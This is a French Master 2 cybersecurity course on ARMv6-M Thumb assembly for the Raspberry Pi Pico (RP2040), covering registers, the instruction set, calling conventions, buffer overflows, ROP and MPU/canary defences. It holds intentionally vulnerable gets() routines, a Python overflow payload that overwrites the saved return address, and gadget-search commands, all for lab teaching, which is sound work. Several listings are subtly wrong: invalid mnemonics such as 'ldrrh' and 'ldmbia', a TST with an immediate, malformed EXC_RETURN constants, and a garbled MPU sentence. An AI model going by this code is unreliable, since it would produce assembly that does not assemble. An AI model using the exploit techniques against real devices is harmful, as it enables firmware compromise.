
Assembleur ARMv6-M
Architecture Cortex-M0+ — Sécurité et Exploitation
Raspberry Pi Pico (RP2040)

Cours — M2 Informatique
Spécialité Cybersécurité

Architecture	ARMv6-M (Thumb / sous-ensemble Thumb-2)
Implémentation	Cortex-M0+ (double coeur, 133 MHz)
Cible matérielle	Raspberry Pi Pico — RP2040
Outils	arm-none-eabi-gcc/as/ld, gdb, openocd
Niveau	Master 2 Informatique

Ce cours couvre l'architecture ARMv6-M, le jeu d'instructions Thumb, les conventions d'appel AAPCS, et les vulnérabilités propres à cette architecture.

Table des matières

1	Architecture ARMv6-M : vue d'ensemble	3
1.1	Positionnement dans la famille Cortex-M	3
1.2	Diagramme bloc du Cortex-M0+	3
1.3	Pipeline 2 étages et implications	3
2	Registres et état du processeur	4
2.1	Banc de registres	4
2.2	Registres de statut : xPSR	4
2.3	Carte mémoire ARMv6-M	5
3	Jeu d'instructions Thumb	5
3.1	Format d'encodage Thumb-16	5
3.2	Transferts de données	6
3.3	Instructions arithmétiques et logiques	7
3.4	Comparaisons et branchements	7
3.5	Opérations sur la pile	8
3.6	Pools littéraux	8
3.7	Ce que l'ARMv6-M n'a pas	8
4	Conventions d'appel AAPCS	9
4.1	Règles fondamentales	9
4.2	Structure du stack frame	9
4.3	Exemple complet	10
5	Sécurité — débordements de tampon	10
5.1	Mécanisme	10
5.2	Fonction vulnérable annotée	11
5.3	Construction du payload	11
6	Return-Oriented Programming sur ARMv6-M	12
6.1	Principe	12
6.2	Contrainte des gadgets POP	13
6.3	Recherche de gadgets	13
6.4	Frame d'exception	13
6.5	EXC_RETURN et lockup	14
7	Protection : MPU et mécanismes de défense	14
7.1	Memory Protection Unit	14

7.2	Canari de pile	15
7.3	Récapitulatif	16
8	Démarrage	17
8.1	Script de liaison	18
8.2	Second stage boot2	18
8.3	Second cœur, SIO, LED	18
9	Outils et environnement	19

1 Architecture ARMv6-M : vue d'ensemble

1.1 Positionnement dans la famille Cortex-M

La gamme **Cortex-M** d'ARM cible les microcontrôleurs embarqués. L'ARMv6-M est l'ISA de la sous-famille M0/M0+, la plus simple et la plus économe en énergie.

Cœur	ISA	Pipeline	FPU	MPU
Cortex-M0	ARMv6-M	2 étages	—	optionnelle
Cortex-M0+	ARMv6-M	2 étages	—	optionnelle (8 rég.)
Cortex-M3	ARMv7-M	3 étages	—	optionnelle
Cortex-M4	ARMv7E-M	3 étages	opt.	optionnelle
Cortex-M33	ARMv8-M	3 étages	opt.	optionnelle

Tableau 1 Famille Cortex-M

Le **Raspberry Pi Pico** embarque deux cœurs Cortex-M0+ (RP2040).

1.2 Diagramme bloc du Cortex-M0+




Figure 1 Architecture du Cortex-M0+ (RP2040)

1.3 Pipeline 2 étages et implications

1. **Fetch (IF)** — récupération de l'instruction et pré-décodage. Le *store buffer* du Cortex-M0+ permet de tenir une écriture en attente pendant que le fetch suivant progresse.
2. **Decode + Execute (EX)** — décodage, exécution, mise à jour des registres et des drapeaux.

[!] PC visible : adresse courante + 4

En Thumb, une lecture de `pc` pendant l'instruction à l'adresse A retourne $(A + 4)$ aligné sur 4 octets (bits [1:0] forcés à 0). Ce n'est pas « l'adresse de l'instruction suivante + 2 » : la règle architecturale est `adresse_courante + 4`, puis alignement mot.

2 Registres et état du processeur

2.1 Banc de registres

Le cœur dispose de **16 registres 32 bits** (R0–R15). En Thumb-16, la plupart des instructions n'encodent que 3 bits de registre et ne voient donc que R0–R7. R8–R15 ne sont accessibles que par un sous-ensemble (MOV, ADD, CMP, BX, et quelques transferts hauts).

R0	arg1 / retour	
R1	arg2 / retour haut	
R2	arg3	
R3	arg4	
R4	callee-saved	
R5	callee-saved	
R6	callee-saved	
R7	callee-saved	accès libre (R0–R7) accès restreint en Thumb-16
R8	callee-saved	
R9	callee-saved	
R10	callee-saved	
R11	callee-saved	
R12 (IP)	scratch volatile	
R13 (SP)	MSP ou PSP	
R14 (LR)	adresse de retour	
R15 (PC)	Program Counter	

Volatile	caller-saved
Sauvegardé	callee-saved
Spécial	SP, LR, PC

Figure 2 Banc de registres ARMv6-M et rôle AAPCS

2.2 Registres de statut : xPSR

Sur ARMv6-M, le bit Q et les champs ICI/IT (présents sur ARMv7-M) ne sont pas implémentés : ils sont réservés et lus à 0. Le numéro d'exception IPSR tient sur les bits [5:0], ce qui suffit pour les 32 IRQ externes du M0+. Le schéma du source LaTeX reprenait le découpage v7-M ; il est corrigé ici.

N=négatif, Z=zéro, C=retenue, V=débordement signé




Figure 3 xPSR (Combined Program Status Register), schéma ARMv6-M

Bit T — mode Thumb

En ARMv6-M, le bit T de l'EPSR est **toujours 1**. Une tentative de passage en ARM (T = 0) lève un *HardFault*. Conséquence directe pour l'exploitation : toute adresse de retour ou de gadget ROP empilée doit avoir son **bit 0 à 1**.

adresse réelle = 0x10001234 ⇒ valeur en pile = 0x10001235

2.3 Carte mémoire ARMv6-M




Figure 4 Carte mémoire ARMv6-M et implantation RP2040

Le source annotait la SRAM 0x20000000--0x2003FFFF (256 KB). Le RP2040 a 264 KB : quatre banques de 64 KB et deux scratch de 4 KB, soit 0x20000000--0x20041FFF. Le boot ROM du RP2040 occupe 0x00000000 ; le firmware utilisateur est exécuté en XIP depuis la Flash QSPI à 0x10000000.

3 Jeu d'instructions Thumb

3.1 Format d'encodage Thumb-16

Les instructions ARMv6-M sont encodées sur **16 bits** (Thumb-16). Quelques instructions utilisent un encodage 32 bits : BL, DMB, DSB, ISB, MRS, MSR. Il n'y a pas de MOVW/MOVT, pas de IT, et pas de division matérielle.

Encodage : ADDS Rd, Rn, Rm (format 2 registres)




Figure 5 Encodage Thumb-16 : ADDS Rd, Rn, Rm

[!] Registres accessibles en Thumb-16

La plupart des instructions Thumb-16 n'encodent que **3 bits par registre** et n'accèdent donc qu'à **R0–R7**. Seul un sous-ensemble (MOV, ADD, CMP, BX) peut viser R8–R15.

3.2 Transferts de données

```

1  @ Chargement de constantes
2  movs r0, #42      @ r0 = 42, flags mis a jour (N,Z)
3  mov r1, r0        @ r1 = r0 (sans modifier les flags)
4
5  @ Pseudo-instruction LDR = (litteral pool automatique)
6  ldr r2, =0x20000100 @ r2 = 0x20000100 (via pool)
7
8  @ Acces memoire -- charge
9  ldr r3, [r2]      @ r3 = *(uint32_t*)r2 (aligné 4)
10 ldrb r4, [r2, #4] @ r4 = *(uint8_t*)(r2+4) (zero-ext.)
11 ldrrh r5, [r2, #6] @ r5 = *(uint16_t*)(r2+6) (zero-ext.)
12 ldrsb r6, [r2, #8] @ r6 = *(int8_t*)(r2+8) (sign-ext.)
13 ldrsh r7, [r2, #10] @ r7 = *(int16_t*)(r2+10) (sign-ext.)
14
15 @ Acces memoire -- stocke
16 str r3, [r2]      @ *(uint32_t*)r2 = r3
17 strb r4, [r2, #4] @ *(uint8_t*)(r2+4) = r4 (octet bas)
18 strh r5, [r2, #6] @ *(uint16_t*)(r2+6) = r5 (16 bits bas)
19
20 @ Transferts multiples (LDMIA / STMIA)
21 ldmbia r0!, {r1,r2,r3} @ charge 3 mots, r0 += 12 (post-incr.)
22 stmbia r0!, {r1,r2,r3} @ stocke 3 mots, r0 += 12

```

Instructions de transfert.

3.3 Instructions arithmétiques et logiques

```

1  @ Arithmétique
2  adds r0, r1, r2      @ r0 = r1 + r2    (flags)
3  adds r0, r0, #7      @ r0 = r0 + 7     (immediat 3 bits)
4  adcs r0, r1          @ r0 = r0 + r1 + C
5  subs r0, r1, r2      @ r0 = r1 - r2
6  subs r0, r0, #1      @ r0 -= 1
7  rsbs r0, r0, #0      @ r0 = -r0
8  muls r0, r1, r0       @ r0 = r1 * r0
9                          @ encodage 16 bits : Rd doit etre egal a Rm
10
11 @ Logique
12 ands r0, r1          @ r0 = r0 & r1
13 orrs r0, r1          @ r0 = r0 | r1
14 eors r0, r1          @ r0 = r0 ^ r1
15 bics r0, r1          @ r0 = r0 & ~r1
16 mvns r0, r1          @ r0 = ~r1
17
18 @ Decalages
19 lsls r0, r1, #3       @ r0 = r1 << 3
20 lsr r0, r1, #3        @ r0 = r1 >> 3    (zero-fill)
21 asrs r0, r1, #3       @ r0 = r1 >> 3    (sign-fill)
22 rors r0, r1           @ r0 = rot_right(r0, r1 & 0xFF)

```

Instructions ALU. Le commentaire d'origine `Rd == Rn` sur `MULS` était faux : la contrainte Thumb-16 est `Rd == Rm`.

3.4 Comparaisons et branchements

```

1  @ Comparaisons (modifient uniquement les flags)
2  cmp r0, r1           @ flags selon (r0 - r1)
3  cmp r0, #0           @ flags selon (r0 - 0)
4  tst r0, #0x80        @ flags selon (r0 & 0x80)
5  cmn r0, r1           @ flags selon (r0 + r1)
6
7  @ Branchements conditionnels (offset signe 8 bits * 2 : +/-252 o)
8  beq egal             @ Z=1
9  bne different        @ Z=0
10 blt inferieur        @ N!=V (signe)
11 bge superieur_eg     @ N=V (signe)
12 bgt superieur        @ Z=0 et N=V
13 ble inf_eg           @ Z=1 ou N!=V
14 blo inferieur_u      @ C=0 (non signe) alias BCC
15 bhs sup_eg_u         @ C=1 (non signe) alias BCS
16 bhi superieur_u      @ C=1 et Z=0
17 bls inf_eg_u         @ C=0 ou Z=1
18
19 @ Branchements inconditionnels
20 b boucle             @ relatif, environ +/-2 Ko
21 bl ma_fonction       @ BL 32 bits : LR = adresse suivante, bit 0 = 1
22 bx lr                @ PC = LR ; bit 0 selectionne Thumb
23 blx r3               @ appel indirect (LR = suite, PC = r3)

```

Branchements conditionnels. `BL` pose dans `LR` l'adresse de l'instruction suivante avec le bit 0 à 1, pas littéralement « `PC+2+2` » (la lecture de `PC` vaut déjà l'adresse courante + 4).

3.5 Opérations sur la pile

```

1  @ -- Prologue typique -----
2  push {r4, r5, r6, r7, lr} @ equivalent a STMDB sp!, {r4-r7,lr}
3  @   plus petit numero = plus basse adresse :
4  @   [SP+0]=r4 ... [SP+16]=lr
5
6  @ -- Epilogue -----
7  pop {r4, r5, r6, r7, pc} @ restaure r4-r7, puis LR empile -> PC
8  @   POP {..., pc} remplace BX LR
9
10 @ -- Gestion manuelle -----
11 sub sp, sp, #32 @ reserve 32 octets (multiple de 4)
12 str r0, [sp] @ stocke r0 a sp+0
13 str r1, [sp, #4] @ stocke r1 a sp+4
14 ldr r0, [sp, #8] @ charge depuis sp+8
15 add sp, sp, #32 @ libere l'espace

```

*PUSH et POP. Le commentaire d'origine inversait l'ordre : **r4** est à l'adresse la plus basse, **LR** à la plus haute.*

3.6 Pools littéraux

`ldr r2, =0x20000100` n'est pas une instruction. L'assembleur la réécrit en `ldr r2, [pc, #imm]` et dépose la constante dans un pool, en général en fin de section. L'encodage Thumb-16 est un immédiat sur 8 bits, décalé de 2 : la constante doit se trouver entre 0 et 1020 octets après le PC aligné (adresse de l'instruction + 4, bits [1:0] à 0).

```

1  ldr    r0, =0xE000E010 @ SysTick, via pool
2  ldr    r1, =0xD0000014 @ SIO GPIO_OUT_SET
3  b      suite
4  .ltorg                               @ force le pool ici, a portee des ldr
5 suite:
6  ldr    r2, [r0]

```

Sans `.ltorg`, une fonction longue rate le pool : l'assembleur échoue, ou le `ldr` vise une instruction prise pour une constante.

3.7 Ce que l'ARMv6-M n'a pas

Le jeu utile en exploitation est plus petit que celui d'un Cortex-M3 ou d'un AArch32.

Absent	Conséquence
DIV / SDIV	Division logicielle, rarement un gadget court
IT, CBZ, CBNZ	Pas de prédication ; un handler ne peut pas s'en servir
MOVW / MOVT	Tout immédiat large passe par un pool
MSPLIM / PSPLIM	Pas de limite matérielle de pile (c'est de l'ARMv8-M)
Sous-régions MPU	Une garde est une puissance de deux, alignée sur sa taille
CFSR, BFAR, MMFAR	Pas d'adresse de faute dédiée : on lit le PC du cadre

Tableau 2 Absences structurantes par rapport à ARMv7-M

[!] Accès non alignés

LDR/STR exigent un alignement 4, LDRH/STRH un alignement 2. Sinon : HardFault. Seuls les accès octet sont libres. Un payload ou un gadget `ldr` mal aligné ressemble à un échec d'exploit.

4 Conventions d'appel AAPCS

L'AAPCS (*Arm Architecture Procedure Call Standard*) définit une interface binaire unifiée entre fonctions C et assembleur.

4.1 Règles fondamentales

Registres	Rôle	Sauvegarde	Note
r0–r3	Arguments 1–4 / retour	Appelant	Volatile
r4–r11	Variables persistantes	Appelé	Doit sauver
r12 (IP)	Scratch intra-procédure	Appelant	Volatile
r13 (SP)	Pointeur de pile	—	Aligné 8 octets à l'appel
r14 (LR)	Adresse de retour	Appelant	Sauvé sur pile si <code>bl</code>
r15 (PC)	Compteur de programme	—	—

Tableau 3 Rôles AAPCS des registres

4.2 Structure du stack frame




Figure 6 Stack frame AAPCS après `push {r4--r7, lr}` puis allocation locale

Cette figure du source était déjà dans le bon ordre. Seul le commentaire du listing `push` était inversé. L'AAPCS exige de plus que SP soit aligné sur 8 octets au point d'appel public : un `push` d'un nombre impair de registres doit être compensé (registre de padding, souvent `r7` ou un trou).

4.3 Exemple complet

```

1  .syntax unified
2  .thumb
3  .cpu cortex-m0plus
4
5  .thumb_func
6  .global somme
7  .type  somme, %function
8  somme:
9      push    {r4, lr}      @ SP -= 8 ; [SP]=r4, [SP+4]=lr
10     adds    r0, r0, r1    @ r0 = a + b
11     adds    r0, r0, r2    @ r0 = a + b + c
12     pop     {r4, pc}      @ PC = LR sauve (bit 0 deja a 1)
13     .size   somme, . - somme
14
15     .thumb_func
16     .global main
17     main:
18         push    {lr}
19         movs    r0, #10
20         movs    r1, #20
21         movs    r2, #12
22         bl      somme      @ LR = adresse de l'instruction suivante | 1
23         pop     {pc}

```

Fonction `int somme(int a, int b, int c)` et son appel.

5 Sécurité — débordements de tampon

5.1 Mécanisme

En ARMv6-M, l'adresse de retour **n'est pas poussée automatiquement** (contrairement à `CALL` en x86). `BL` écrit `LR`, puis le prologue copie `LR` sur la pile. Un débordement de tampon peut donc écraser ce `LR` sauvé. Le `BL` vers `gets` écrase le registre `LR`, pas la copie empilée : c'est cette copie, lue par `pop {pc}` à l'épilogue, qui est la cible.




Figure 7 Débordement de tampon : écrasement du LR sauvé

5.2 Fonction vulnérable annotée

```

1  @ C original :
2  @   void vuln(void) {
3  @       char buf[16];
4  @       gets(buf);      /* aucune limite */
5  @   }
6
7  .thumb_func
8  .global vuln
9  vuln:
10     push    {r7, lr}      @ [SP+0] = r7, [SP+4] = LR
11     sub     sp, sp, #16   @ buf[16] a SP
12     add     r7, sp, #0    @ frame pointer optionnel
13
14     mov     r0, sp        @ r0 = &buf[0]
15     bl     gets          @ ecrase le registre LR, pas le LR empile
16
17     add     sp, r7, #16   @ restaure SP (pointe sur r7 sauve)
18     pop     {r7, pc}      @ [SP+4] -> PC : cible du BOF

```

Désassemblage d'une fonction vulnérable. Après *push* puis *sub sp, #16*, le LR sauvé est à *SP+20*.

5.3 Construction du payload

[TP] Calcul de l'offset

Pour ce prologue précis :

- `buf[16]` : 16 octets ;
- `r7` sauvé : 4 octets ;
- LR sauvé : les 4 octets suivants.

Offset total = 20 octets avant d'écraser le LR sauvé. Un autre prologue (`push {r4--r7, lr}` sans `sub`) change cet offset : il se mesure sur le binaire, pas sur le source C.

```

1  import struct, sys
2
3  WIN_ADDR = 0x10001234
4  win_thumb = WIN_ADDR | 1          # bit 0 obligatoire
5
6  payload = b"A" * 16               # buf[16]
7  payload += b"B" * 4               # r7 sauve
8  payload += struct.pack("<I", win_thumb)
9
10 sys.stdout.buffer.write(payload)
11 print(f"[+] taille={len(payload)} cible={win_thumb:#x}", file=sys.stderr)

```

Payload Python pour ARM Thumb. L'endianness little-endian (<I) est celle du RP2040.

[VULN] Points d'attention ARM vs x86

- L'adresse de retour vit d'abord dans **LR**, puis sur la pile seulement après le prologue `push {lr}`.
- Le **bit 0** de toute adresse chargée dans PC doit être 1. L'oublier provoque un HardFault immédiat.
- La pile croît vers les basses adresses, comme en x86. SP diminue quand on empile.

6 Return-Oriented Programming sur ARMv6-M

6.1 Principe

Le ROP exécute du code arbitraire **sans injecter de shellcode**, en chaînant des gadgets : courtes séquences déjà présentes dans le binaire, terminées par un branchement indirect.

Gadgets ARM Thumb typiques

Fin de gadget	Effet
POP {Rx..., PC}	Charge des registres et saute
BX LR	Saute à l'adresse contenue dans LR
BX Rn	Saute à l'adresse contenue dans Rn
LDMIA Rn!, {..., PC}	Charge puis saute
POP {PC}	Saute directement




Figure 8 Chaîne ROP sur ARMv6-M

Le schéma d'origine étiquetait la flèche « SP croît ». C'est l'inverse : la pile croît vers les adresses basses, donc SP diminue à chaque `push`. Les gadgets `movs r0, #1 ; pop {pc}` du source sont rares tels quels ; un gadget réaliste sur M0+ est plutôt `pop {r0, pc}`.

[!] Bit Thumb dans chaque maillon

Chaque adresse de gadget empilée doit avoir le **bit 0 à 1**.

gadget à 0x10000A20 ⇒ on écrit 0x10000A21

6.2 Contrainte des gadgets POP

L'encodage Thumb-16 de PUSH accepte R0–R7 et LR. Celui de POP accepte R0–R7 et PC. R8–R12 n'apparaissent dans aucune de ces listes. LDM et STM ordinaires sont soumis à la même limite basse.

Pour poser R8, il faut un mov depuis un registre bas, déjà présent dans le binaire. Une chaîne qui ne trouve que des pop {r0, pc} ne contrôle que R0–R7. C'est assez pour un str vers un périphérique, pas pour reconstruire un cadre qui dépendrait de R4.

Le boot ROM du RP2040, 16 Ko à 0x00000000, est une seconde source de gadgets, stable d'un firmware à l'autre. Les adresses s'y écrivent avec le bit 0 à 1, comme en Flash XIP. On les prend dans un dump du ROM, pas au hasard.

6.3 Recherche de gadgets

```
# Extraire le binaire brut depuis l'ELF
arm-none-eabi-objcopy -O binary firmware.elf firmware.bin

# Lister les gadgets Thumb
ROPgadget --binary firmware.bin --arch arm --thumb

# Filtrer ceux qui terminent par pop {pc}
ROPgadget --binary firmware.bin --arch arm --thumb --re "pop.*pc"

# Contrôle manuel
arm-none-eabi-objdump -d -M force-thumb firmware.elf | grep -A 5 "pop.*pc"
```

Recherche de gadgets. `--arch arm --thumb` est la bonne invocation de ROPgadget.

6.4 Frame d'exception

Empilement matériel d'une exception

Lors d'une exception (IRQ, SVC, HardFault), le matériel empile automatiquement huit mots sur la pile active, du plus bas au plus haut :

Offset	Registre	Note
+28	xPSR	état, bit T compris
+24	PC	adresse de retour d'exception
+20	LR	LR au moment de l'exception
+16	R12	
+12	R3	
+8	R2	
+4	R1	
+0	R0	SP pointe ici après l'entrée

Le M0+ n'empile pas de cadre flottant étendu. Contrôler le PC de ce cadre redirige l'exécution au retour d'exception. La valeur doit avoir le bit 0 à 1, et le bit T du xPSR empilé doit rester 1.

6.5 EXC_RETURN et lockup

Au moment de l'exception, LR ne reçoit pas une adresse de code. Il reçoit une valeur `EXC_RETURN`. Le bit 2 choisit la pile du retour. Le bit 4 vaut 1 sur M0+ : pas d'empilement flottant.

Valeur	Mode au retour	Pile
0xFFFFFFFF1	Handler	MSP
0xFFFFFFFF9	Thread	MSP
0xFFFFFFFDD	Thread	PSP

Tableau 4 Valeurs `EXC_RETURN` sur ARMv6-M

`PRIMASK` masque les IRQ configurables, pas NMI ni HardFault. Si le handler HardFault faute à son tour, le cœur entre en lockup : plus d'exception, la sonde voit un PC figé. Un `pop {pc}` mal formé dans le handler produit exactement ça.

7 Protection : MPU et mécanismes de défense

7.1 Memory Protection Unit

Le Cortex-M0+ peut embarquer une MPU optionnelle, jusqu'à 8 régions. Chaque région a une base alignée sur sa taille, une taille 2^n octets avec $n \geq 5$ (32 octets minimum), des permissions distinctes privilégié / non privilégié, et un attribut **XN** (*eXecute Never*).

```

1  .equ MPU_CTRL, 0xE000ED94
2  .equ MPU_RNR, 0xE000ED98
3  .equ MPU_RBAR, 0xE000ED9C
4  .equ MPU_RASR, 0xE000EDA0
5
6  .thumb_func
7  .global setup_stack_guard
8  setup_stack_guard:
9      push    {r0-r3, lr}
10
11     ldr     r0, =MPU_RNR
12     movs   r1, #0
13     str     r1, [r0]
14
15     ldr     r0, =MPU_RBAR
16     ldr     r1, =_stack_guard_start @ alignee sur 32 octets
17     str     r1, [r0]
18
19     @ RASR : XN=1 (bit 28), AP=000 (bits 26:24),
20     @       SIZE=4 -> 32 o (bits 5:1), ENABLE=1 (bit 0)
21     @       0x10000000 | (4<<1) | 1 = 0x10000009
22     ldr     r0, =MPU_RASR
23     ldr     r1, =0x10000009
24     str     r1, [r0]
25
26     ldr     r0, =MPU_CTRL
27     movs   r1, #0x5 @ ENABLE | PRIVDEFENA
28     str     r1, [r0]
29     dsb
30     isb
31
32     pop     {r0-r3, pc}

```

Garde de pile MPU. La constante `0x10000009` est correcte pour une région de 32 octets, XN, aucun accès. `PRIVDEFENA` ne réouvre pas une région explicitement interdite.

Pas de sous-régions : on ne peut pas trouver une région. Deux régions qui se chevauchent, la plus haute en numéro gagne. `PRIVDEFENA` laisse au mode privilégié la carte par défaut hors des régions. Le SDK Pico reste privilégié tant que le bit `nPRIV` de `CONTROL` n'est pas mis. Une MPU réglée seulement pour le mode utilisateur ne contraint donc pas `main`.

Il n'y a pas de `MSPLIM`. La garde de 32 octets ci-dessus est le seul filet matériel, et seulement si elle couvre vraiment le fond de pile.




Figure 9 La MPU ne voit que les accès du cœur

Les DMA du RP2040 sont d'autres maîtres AHB, base `0x50000000`. Ils ne passent pas par la MPU du cœur : une SRAM marquée XN reste lisible et inscriptible par DMA. Le second cœur a sa propre MPU, inactive par défaut. Le SWD n'est pas authentifié sur la Pico. La Flash XIP est lisible, canari compris.

7.2 Canari de pile

[PROT] Canari de pile

```

1  .thumb_func
2  .global func_protegee
3  func_protegee:
4      push    {r7, lr}
5      sub     sp, sp, #24          @ buf(16) + canari(4) + padding(4)
6      add     r7, sp, #0
7
8      ldr     r0, =stack_canary
9      ldr     r0, [r0]
10     str     r0, [r7, #16]        @ juste apres buf[16]
11
12     mov     r0, r7
13     bl      gets                 @ bug intentionnel pour le TP
14
15     ldr     r1, =stack_canary
16     ldr     r1, [r1]
17     ldr     r0, [r7, #16]
18     cmp     r0, r1
19     bne     canary_fail
20
21     add     sp, r7, #24
22     pop     {r7, pc}
23
24 canary_fail:
25     b       panic_handler

```

